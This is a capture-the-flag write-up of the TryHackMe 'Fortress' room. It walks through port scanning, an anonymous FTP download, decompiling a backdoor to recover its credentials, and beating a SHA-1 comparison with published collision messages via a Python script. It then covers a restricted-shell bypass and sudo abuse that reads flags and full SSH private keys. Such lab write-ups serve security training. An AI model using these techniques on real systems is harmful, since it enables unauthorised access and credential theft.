

Fortress – TryHackMe

Objective: capture two flags — **user** and **root** — and enumerate required endpoints.

Contents

1.Reconnaissance.....	1
2.SMB / FTP.....	2
3.Uncompile.....	3
4.Temple of Sins.....	8
5.SHA1 Collision.....	10
6.Privilege Escalation.....	12
7.Summary.....	16

1.Reconnaissance

We start by adding endpoints to /etc/hosts.

```
GNU nano 4.8 /etc/hosts Modified
127.0.0.1 localhost
127.0.0.1 vnc.tryhackme.tech
127.0.1.1 tryhackme.lan tryhackme
10.10.104.237 fortress
10.10.104.237 temple.fortress
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Next we scan all ports with **nmap**.

```
root@ip-10-10-24-111:~# nmap -p- 10.10.104.237
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for fortress (10.10.104.237)
Host is up (0.00069s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5581/tcp   open  tmosms1
5752/tcp   open  unknown
7331/tcp   open  swx
MAC Address: 02:5C:DD:0F:EB:5B (Unknown)
```

There are four open ports: 22, 5581, 5752, 7331 — time to inspect services on each.

```

root@ip-10-10-24-111:~# nmap -sC -sV -p 22,5581,5732,7331 10.10.104.237
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for fortress (10.10.104.237)
Host is up (0.00022s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   2048 9f:d0:bb:c7:e2:ee:7f:91:fe:c2:6a:a6:bb:b2:e1:91 (RSA)
|   256 06:4b:fe:c0:6e:e4:f4:7e:e1:db:1c:e7:79:9d:2b:1d (ECDSA)
|_  256 0d:0e:ce:57:00:1a:e2:8d:d2:1b:2e:6d:92:3e:65:c4 (ED25519)
5581/tcp  open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 ftp      ftp      305 Jul 25  2021 marked.txt
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:10.10.24.111
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 3
|_  vsFTPD 3.0.3 - secure, fast, stable
|_End of status
5732/tcp  closed unknown
7331/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:5C:DD:0F:EB:5B (Unknown)
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

```

2.SMB / FTP

We can log in to FTP as **Anonymous**.

```

ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp           4096 Jul 25  2021 .
drwxr-xr-x    2 ftp      ftp           4096 Jul 25  2021 ..
-rw-r--r--    1 ftp      ftp          1255 Jul 25  2021 .file
-rw-r--r--    1 ftp      ftp           305 Jul 25  2021 marked.txt
226 Directory send OK.
ftp> get .file
local: .file remote: .file
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for .file (1255 bytes).
226 Transfer complete.
1255 bytes received in 0.00 secs (2.8980 MB/s)
ftp> █

```

We download two files: marked.txt and .file.

```

root@ip-10-10-24-111:~# ftp 10.10.104.237 5581
Connected to 10.10.104.237.
220 (vsFTPd 3.0.3)
Name (10.10.104.237:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp           305 Jul 25  2021 marked.txt
226 Directory send OK.
ftp> get marked.txt
local: marked.txt remote: marked.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for marked.txt (305 bytes).
226 Transfer complete.
305 bytes received in 0.00 secs (263.8189 kB/s)
ftp> █

```

marked.txt contains only plain text and doesn't look useful so far.

```

marked.txt x
1 If youre reading this, then know you too have been marked by the
overlords... Help memkdir /home/veekay/ftp I have been stuck inside
this prison for days no light, no escape... Just darkness... Find
the backdoor and retrieve the key to the map... Arghhh, theyre
coming... HELLLPPPPmkdir /home/veekay/ftp

```

3.Uncompile

The .file is a compiled Python 2.7 file.

```
root@ip-10-10-24-111:~# file .file
.file: python 2.7 byte-compiled
root@ip-10-10-24-111:~#
```

We decompile it with **uncompyle2** to produce a .py.

wibiti / uncompyle2 Public

forked from [gstarnberger/uncompyle](#)

[Code](#) [Issues](#) 10 [Pull requests](#) 1 [Actions](#) [Projects](#) [Wiki](#) [Security](#) [Insights](#)

master 1 Branch 1 Tag

Go to file [Code](#)

This branch is 13 commits ahead of, 59 commits behind [gstarnberger/uncompyle:master](#).

wibiti	Fix issue #62 and related bug	b49a469 · 4 years ago	🕒 71 Commits
📁 scripts	add --deob		12 years ago
📁 test	Update original authors URL.		13 years ago
📁 uncompyle2	Fix issue #62 and related bug		4 years ago
📄 MANIFEST.in	first real commit		15 years ago

```
root@ip-10-10-24-111:~/uncompyle2#
root@ip-10-10-24-111:~/uncompyle2# ./scripts/uncompyle2 /root/.file > code.py
root@ip-10-10-24-111:~/uncompyle2#
```

We now have the full Python source.

```

2 #Embedded file name: ../backdoor/backdoor.py
3 import socket
4 import subprocess
5 from Crypto.Util.number import bytes_to_long
6 usern = 232340432076717036154994L
7 passw = 10555160959732308261529999676324629831532648692669445488L
8 port = 5752
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 s.bind(('', port))
11 s.listen(10)
12
13 def secret():
14     with open('secret.txt', 'r') as f:
15         reveal = f.read()
16         return reveal
17
18
19 while True:
20     try:
21         conn, addr = s.accept()
22         conn.send('\n\tChapter 1: A Call for help\n\n')
23         conn.send('Username: ')
24         username = conn.recv(1024).decode('utf-8').strip()
25         username = bytes(username, 'utf-8')
26         conn.send('Password: ')
27         password = conn.recv(1024).decode('utf-8').strip()
28         password = bytes(password, 'utf-8')
29         if bytes_to_long(username) == usern and
           bytes_to_long(password) == passw:
30             directory = bytes(secret(), 'utf-8')
31             conn.send(directory)
32             conn.close()
33         else:
34             conn.send('Errr... Authentication failed\n\n')
35             conn.close()
36     except:
37         continue
38 +++ okay decompiling /root/.file
39 # decompiled 1 files: 1 okay, 0 failed, 0 verify failed

```

After decoding two values usern and passw (they were stored as long integers and converted to bytes via a small Python script), we obtain something that looks like a username/password pair.


```
dec.py x  code.py x
1 from Crypto.Util.number import long_to_bytes
2
3 longs = [
4     232340432076717036154994,
5     10555160959732308261529999676324629831532648692669445488
6 ]
7
8 separator = b'.'
9
10 result_bytes = b''
11 for num in longs:
12     fragment = long_to_bytes(num)
13     result_bytes += fragment + separator
14
15 try:
16     text = result_bytes.decode('utf-8')
17 except UnicodeDecodeError:
18     text = result_bytes
19
20 print(text)
21
```

root@ip-10-10-24-111: ~/uncompyle2

File Edit View Search Terminal Tabs Help

root@ip-10-10-24-111: ~/uncompyle2 x root@ip-10-10-24-111: ~

```
root@ip-10-10-24-111:~/uncompyle2# python3 dec.py
1337-h4x0r n3v3r_g0nn4_g1v3_y0u_up
root@ip-10-10-24-111:~/uncompyle2#
```

Next we look for a login endpoint. I scan the web service on port **7331** including directories and files.

```

root@ip-10-10-24-111:~# gobuster dir -u http://10.10.104.237:7331/ -w '/root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt' -x php,txt,html
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.104.237:7331/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,html
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/.php (Status: 403) [Size: 280]
/.html (Status: 403) [Size: 280]
/index.html (Status: 200) [Size: 10918]
/assets (Status: 301) [Size: 322] [--> http://10.10.104.237:7331/assets/]
/private.php (Status: 200) [Size: 0]
/troll.html (Status: 200) [Size: 199]

```

There is a troll.html.

```

view-source:http://10.10.104.237:7331/troll.html

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...

1 <html>
2 <head>
3   <title>Are you lost baby girl?</title>
4   <link rel="stylesheet" type="text/css" href="assets/style.css">
5 </head>
6 <body>
7   <center><h1>
8     Were it so easy?
9   </h1></center>
10 </body>
11
12 </html>

```

In the page source there is a reference to assets/style.css. Opening that file reveals an encoded comment.

```

view-source:http://10.10.104.237:7331/assets/style.css

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

/*Am I a hint??
  Vghpcy8pcyBqb3VybmV5IG9mIHRoZSBncmVhdCBtb25rcywgbnVraW5nIHRoaXQgZm9ydHJlc3MgYSBzYWlyZW0gd29ybGQsIGRlZmVudGluZyB0aGUgdmlvyeSBvd24gb2YgdGhlIaXIga2luZHMslGZyb28gd2hhdBpdCBpcy80byBiZlZSBlbmV...
*/
body{
  margin: 0;
  height: 0;
  background-color: black;
}

#container{
  width: 100%;
  height: 100%;
  color: white;
  align-content: center;
}

#login{
  display: block;
  margin: auto;
  padding: auto;
}

input{
  margin: auto;
  margin: 10px;
}

iframe{
  margin: auto;
  margin-top: 10%;
  padding: auto;
}

```

We decode that comment from **Base64**.

Simply enter your data then push the decode button.

i For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.

That text didn't immediately make sense. On port 5752 we can listen with nc, and after sending the decoded credentials we receive some output.

```
Chapter 1: A Call for help
Username: 1337-h4x0r
Password: n3v3r_g0nn4_g1v3_y0u_up
t3mple_0f_y0ur_51n5
```

4. Temple of Sins


I saved the nc output to a text file and ran **gobuster** again.


```

root@ip-10-10-24-111:~# echo "t3mple_of_y0ur_51n5" > list.txt
root@ip-10-10-24-111:~# gobuster dir -u http://10.10.104.237:7331 -w list.txt -x h
tml,php,txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                        http://10.10.104.237:7331
[+] Method:                     GET
[+] Threads:                   10
[+] Wordlist:                   list.txt
[+] Negative Status codes:     404
[+] User Agent:                gobuster/3.6
[+] Extensions:               html,php,txt
[+] Timeout:                   10s
=====
Starting gobuster in directory enumeration mode
=====
/t3mple_of_y0ur_51n5.php (Status: 200) [Size: 629]
Progress: 4 / 8 (50.00%)
/t3mple_of_y0ur_51n5.html (Status: 200) [Size: 1477]
=====
Finished
=====

```

We have a hit: files with those names exist.




The HTML file is a login page; its source contains a script.

5.SHA1 Collision

```
17 <!--
18 <?php
19 require 'private.php';
20 $badchar = '000000';
21 if (isset($_GET['user']) and isset($_GET['pass'])) {
22     $test1 = (string)$_GET['user'];
23     $test2 = (string)$_GET['pass'];
24
25     $hex1 = bin2hex($test1);
26     $hex2 = bin2hex($test2);
27
28
29     if ($test1 == $test2) {
30         print 'You can't cross the gates of the temple, GO AWAY!!.';
31     }
32
33     else if(strlen($test2) <= 500 and strlen($test1) <= 600){
34         print "<pre>Nah, babe that ain't gonna work</pre>";
35     }
36
37     else if( strpos( $hex1, $badchar ) or strpos( $hex2, $badchar )){
38         print '<pre>I feel pitty for you</pre>';
39     }
40
41     else if (sha1($test1) === sha1($test2)) {
42         print "<pre>'Private Spot: '$spot</pre>";
43     }
44
45     else {
46         print '<center>Invalid password.</center>';
47     }
48 }
49 ?>
50 -->
51
52 <!-- Don't believe what you see... This is not the actual door to the temple. -->
```

The site uses a **SHA-1 collision** check — two different inputs produce the same SHA-1 hash and that collision is being compared server-side. I found an example page that demonstrates this with two messages.



The screenshot shows a web browser window with the address bar displaying `https://sha-mbles.github.io`. The page content features a light blue header with the text "SHA-1 is a Shambles" and two robot icons. Below the header, the main text reads: "We have computed the very first **chosen-prefix collision for SHA-1**. In a nutshell, this means a complete and practical break of the SHA-1 hash function, with dangerous practical implications if you are still using this hash function. To put it in another way: all attacks that are practical on MD5 are now also practical on SHA-1." It then says "Check our paper [here](#) for more details. Slides from RWC are also available." Below this is a section titled "Our Contributions" with a sub-section "Complexity Improvements" which states: "We have significantly improved the complexity of SHA-1 attacks, with a speedup factor around 10. More precisely, we have reduced the cost of a collision attack from $2^{64.7}$ to $2^{61.2}$, and the cost of a chosen-prefix collision attack from $2^{67.1}$ to $2^{63.4}$ (on a GTX 970 GPU)."

I inspected the contents of those messages, copied each message into separate files, and wrote a small Python script to submit them.

<https://sha-mbles.github.io>
TryHackMe Support
Offline CyberChef
Revshell Generator
Reverse Shell Cheat S...
GitHub - sw

certificates; key B is a legitimate key for Bob (to be signed by the Web of Trust), but the signature transferred to key A which is a forged key with Alice's ID. The signature will still be valid because collision, but Bob controls key A with the name of Alice, and signed by a third party. Therefore, impersonate Alice and sign any document in her name.

Our Chosen-Prefix Collision Example

We have create a chosen-prefix collision with prefixes `99040d047fe81780012000` and `99030d047f` (in hexadecimal notation). You can download the two messages below, and verify their hash with tool:

- [messageA](#)
- [messageB](#)

The prefixes have been chosen to build two PGP public keys with colliding SHA-1 certification s. You can download two example keys below, with different user names, and examine them with to see that the SHA-1 signatures issued by `0xAFBB1FED6951A956` are the same:

- [alice.asc](#)
- [bob.asc](#)

In order to avoid malicious usage, the keys have a creation date far in the future; if you want to with pgp, you can use options `--ignore-time-conflict --ignore-valid-from` (more generally y arbitrary commands with `faketime @2145920400`).

messageA
messageB

```

1 9903 0d04 7fe8 1780 0118 00ff 5072 6163
2 7469 6361 6c20 5348 412d 3120 6368 6f73
3 650e 2d70 7265 6669 7820 636f 6c6c 6973
4 696f 6e21 1d27 6c6b a661 e104 0e1f 7d76
5 7f07 6249 ddc7 fb33 2c8b b8c2 b757 5d8e
6 c79e ab2b e167 4b7d b343 78b4 cb73 2fe1
7 891c 76a0 2607 72a5 107c e1fe e80b b997
8 7d2d 8c68 524a 4f9d 5fcd edcd 0b2c 9ce1
9 9231 af26 e975 9d52 50df db2d 4d9f 5872
10 9fee 5533 19b6 dccc 019f ca4f b93b 70ec
11 720e 30a0 87ea 3ae6 7359 a2ee 2732 0d72
12 b1b6 4fec c908 4fc3 cb03 c0d8 3062 0974
13 9043 0615 0aff 6c26 7237 e523 e228 417b
14 d6ef ec4e cd79 43b4 4a5f 572c 1ebb 38ef
15 11fe e00b c010 d01e 90ad 78a3 be64 1997
16 dc8e 8d0d 3a78 9f24 c46f e1ea ba7f 35b4
17 c7fb 8272 b6c5 0eda ba8b 7cd6 55bb 2c2f
18 c502 59e3 9f95 70cd a944 37bf fd5f afe3
19 cfca c098 1252 6615 e827 105b 7917 8eaa
20 4382 5a34 1a2a cfa5 de64 ce7a f9dc 59b5
21 4d09 fc9e b567 56f2 563d c70f f4c2 4c93
22 2caa 6b14 1837 f54f 3045 2a00 4e85 0dc9
23 9962 fd98 d8ad 4259 dea9 7014 db46 72f2
24 32f4 61f3 38b0 9923 d626 b4f5 a074 9cd0
25 2bfd dd6e 825f c431 dc35 d00f 7115 285f
26 172c b79e 84f7 cba4 df51 4d57 1cf6 2368
27 fc0a 9e9d d32b 9a16 da6f d163 4042 9870
28 c458 6fee e1af 9664 7fba 26b5 3f2b 9a98
29 e806 3f5b 7b33 4cd0 b250 f826 bcc4 2755
30 0b19 74c9 20fc 2809 86e8 1fff c01b 510f
31 14ee bfc6 1b9b aee6 c1d4 aae9 9d57 4a00
32 c38f 6dca 5c15 3a83 4122 939b f592 8f98
33 c2d9 363e 3ef9 7cf2 5342 bf28 f56b 8ef7
34 3b56 76e4 85cc a8f5 d3de a0a0 5e41 3d59
35 ec0e e71c 201f 163b 6f6d 1eb3 f525 e6aa
36 06ae 6a2d faf1 7ce2 05a4 04f3 6312 fce5

```

dec.py x
code.py x
script.py x

```

1 import requests
2 import urllib.parse
3
4 login_file = "messageA"
5 password_file = "messageB"
6
7 url = "http://10.10.104.237:7331/t3mple_of_y0ur_51n5.php"
8
9 with open(login_file, "rb") as f:
10     login = urllib.parse.quote_plus(f.read())
11
12 with open(password_file, "rb") as f:
13     password = urllib.parse.quote_plus(f.read())
14
15 full_url = f"{url}?user={login}&pass={password}"
16
17 response = requests.get(full_url)
18
19 print(response.text)
20

```

In response the server returned a text file.


```

<div id="container">
<video width=100% height=100% autoplay>
  <source src="./assets/flag_hint.mp4" type=video/mp4>
</video>

<pre>'The guards are in a fight with each other... Quickly retrieve the key and leave the temple: 'm0td_f0r_j4x0n.txt</pre><!-- Hmm are we there yet?? May be we just need to connect the dots -->

<!--      <center>
                <form id="login" method="GET">
                    <input type="text" required name="user" placeholder="Username"/>
                <input type="text" required name="pass" placeholder="Password"/>
                <input type="submit"/>
            </form>
        </center>
    -->

```

That file is an **SSH key** for user h4rdy.

```

10.10.104.237:7331/m0td_f0r_j4x0n.txt

TryHackMe | Learn Cy... TryHackMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S...

"The Temple guards won't betray us, but I fear of their foolishness that will take them down someday.
I am leaving my private key here for you j4x0n. Prepare the fort, before the enemy arrives"
- h4rdy

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktZjEAAAAAG5vbmUAAAAEbm9uZQAAAAAAAAABAAAABlAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxx01IrpzA3kLEYGFd+4wUr5Q85IEEAIPwC+zY547gPJ5xIJE76j
hR8J6sT0sFJNa+PMG/MvqUFcubThbQ7y7GAj5DP1E/TuaTi7T/oARq5z1Zj+ZYyq/HiHp1
Z0HC10dMUIRmNXI/mtfIYKw+60RL/1silywBdJ4oLi2P6FkRZ2JBCGYbspmAyaDvzd0me6
Jf4JsNUv0QImZx1EgEK/lao6DyWz0yIQcwtzWFGVuH/0BJ350qK4/6vIjK30eAmdPEFnL
gqoc+jqunahusHeBLB4xx5+JqMg+0wnJ5VrDNIIITNLgpJ08VgEG0V7Ncjncc5AfZwF6ADo
kn65fIbBjY7tm+eygKYM7GIFdZU+jYgCQz93WnQwLRF3H81M7Ww09HDjSBVyo0Vh8We+n
2zMu+gQLkD8t78Tgulst3FpViHDncYDFud+FOUCuSPKUPgVG0kahNmi6gzay6luV20h4w8
gYKwknE/efkh4CW5z0XF0Fogvp2Qibnz1p6MfINbAAAFiJXzXNaV81zWAAAAB3NzaC1yc2
EAAAGBAMcTtSK6cwN5JRGbHxw/uMFK+UP0SBBACKcAys20e04DyecSCRO+o4UfCerEzrBS
TWvjzBvzL6LBXLm04W008uxgI+Qz9RP07mk4u0/6AEauc9WY/mWmqvx4h6dWdBwdHTFCE
ZjVyP5rXyGJFvujkZf9bIpcSAXSeKC4tj+hZEWdi0QhmG7KZgMmg783TpnuiX+CbDVLzkC
JmcdRIBCv5Wq0g8sMzsiEHMLc1hRlbh/zgSd+dKiuP+ryIyt9HgJnTx0hZ5YKqHPo6rp2o
brB3gZQeMcefiagIPjsJyeVawzSIkzS4KSTvFYBBjlezXI53H0QH2cBegA6JJ+uXyGwY20
7ZvnsoCmD0xiHw2VPo2IAkM/d1p0MC0Rdx/JdT01sDvRw40gVcqNFYfFnyp9szLvoEC5A/
Le/ExrpbLdxaVYhw53GAxbnfhtLarkj5FD4FRkJGoTZouoM2supbldjoeMPIGcsJJxP3n5
IeAluczlxdBaIL6dkIm589aejHyDwWAAAAMBAAEAAAGBAJMt2sjmF4oF0oXyWAFwCu08zj
R3GYgKD1uIjYfj0TyWYHpxNwzF8JbGr8pF3pk0/9A4BfrT+/SiQ195rv+2AZsIKQDZ+OLc
PjbEnpcu0W4II9NS3SguseseIQxy0j1qzaJW2RtQ7mfGe6Cie/ELmVwmlbueMRwbG6C/K3
9K02LMaTQIsm2WbXz+yiBiH1ZmqHkAr4dnmADWuj5F1/M+V9pDqu0/f9F2+tyF8C/8HUK
6AE52i0D6Mn88rQvF4J3d9wfwL0QWbrYaIyA7liygT8K7sBCALkv/oLXYXLbT4ewySSdyL
0lr8LmJenRxEmuCJVD3rf2MKaTZ0nFgqnXk70KJ0uLLdQpsqaCJrKDGyqerVcJZmGPdQv
lpuHLWx3YMWZmsydeB8LGRprmuGdLjSVdUxHio6E5ez1WdwCp55pYucqsj+rKs9HD14Dhhj
PcjDUa1BsLqPt1LHZvW+coIVNHCwt4r0ywMkPI4ylHfDAId6LNUelyI72boEE3Q97wQAA
AMBp8KaQnnrieHw6k8/3AqxmqjxxNaPAirDv5o59YCKx8Z6b5o0TC3zqTL2o9nC95u9K0WN
-----END OPENSSH PRIVATE KEY-----

```

6.Privilege Escalation

We can now SSH in as h4rdy.

```

root@ip-10-10-24-111:~# ssh -i key.priv h4rdy@fortress
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-210-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

UA Infra: Extended Security Maintenance (ESM) is not enabled.

0 updates can be applied immediately.

39 additional security updates can be applied with UA Infra: ESM
Learn more about enabling UA Infra: ESM service for Ubuntu 16.04 at
https://ubuntu.com/16-04

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul 26 14:04:41 2021 from 192.168.150.128
h4rdy@fortress:~$

```

When trying to run commands we encounter a restricted shell (rbash).

```

h4rdy@fortress:~$ ls
-rbash: /usr/lib/command-not-found: restricted: cannot specify '/' in command names
h4rdy@fortress:~$ ls -la
-rbash: /usr/lib/command-not-found: restricted: cannot specify '/' in command names
h4rdy@fortress:~$ dir
-rbash: /usr/lib/command-not-found: restricted: cannot specify '/' in command names
h4rdy@fortress:~$ █

```

We must reconnect via SSH specifying a normal bash (ssh -t -o ... / using bash --noprofile) to bypass the restricted shell. Even then, there are issues with executing commands because of a limited PATH, so we fix PATH.

```

root@ip-10-10-24-111:~# ssh -i key.priv h4rdy@fortress -t "bash --noprofile"
h4rdy@fortress:~$ ls
Command 'ls' is available in '/bin/ls'
The command could not be located because '/bin' is not included in the PATH environment variable.
ls: command not found
h4rdy@fortress:~$ /bin/ls ls
/bin/ls: cannot access 'ls': No such file or directory
h4rdy@fortress:~$ /bin ls
bash: /bin: Is a directory
h4rdy@fortress:~$ /bin/ls -al
total 28
drwxr-xr-x 4 h4rdy h4rdy 4096 Sep 11 22:22 .
drwxr-xr-x 5 root  root 4096 Jul 25 2021 ..
-rw----- 1 h4rdy h4rdy  19 Sep 11 22:22 .bash_history
-r--r--r-- 1 root  root 3130 Jul 25 2021 .bashrc
drwx----- 2 h4rdy h4rdy 4096 Sep 11 22:21 .cache
-r--r--r-- 1 root  root  17 Jul 25 2021 .profile
drwxr-xr-x 2 h4rdy h4rdy 4096 Jul 25 2021 .ssh
h4rdy@fortress:~$

```



```

h4rdy@fortress:~$ export PATH=/bin:/usr/bin
h4rdy@fortress:~$ ls
h4rdy@fortress:~$ ls -la
total 28
drwxr-xr-x 4 h4rdy h4rdy 4096 Sep 11 22:22 .
drwxr-xr-x 5 root  root 4096 Jul 25  2021 ..
-rw----- 1 h4rdy h4rdy   19 Sep 11 22:22 .bash_history
-r--r--r-- 1 root  root 3130 Jul 25  2021 .bashrc
drwx----- 2 h4rdy h4rdy 4096 Sep 11 22:21 .cache
-r--r--r-- 1 root  root   17 Jul 25  2021 .profile
drwxr-xr-x 2 h4rdy h4rdy 4096 Jul 25  2021 .ssh
h4rdy@fortress:~$

```

Running `sudo -l` shows we can run `/bin/cat` as root without a password.

```

h4rdy@fortress:~$ sudo -l
Matching Defaults entries for h4rdy on fortress:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User h4rdy may run the following commands on fortress:
    (j4x0n) NOPASSWD: /bin/cat
h4rdy@fortress:~$

```

Using that permission, we read a file in another user's (j4x0n) folder and retrieve the **user flag**.

```

h4rdy@fortress:/home$ sudo -u j4x0n /bin/cat j4x0n/user.txt
84589a1bb8a932e46643b242a55489c0
h4rdy@fortress:/home$

```

We also read j4x0n's SSH key and then log in as j4x0n.

```

h4rdy@fortress:/home$ sudo -u j4x0n /bin/cat /home/j4x0n/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAos93HTD06dDQA+pA9T/TQEwGmd5VMsq/NwBm/BrJTpfpn8av0Wzm
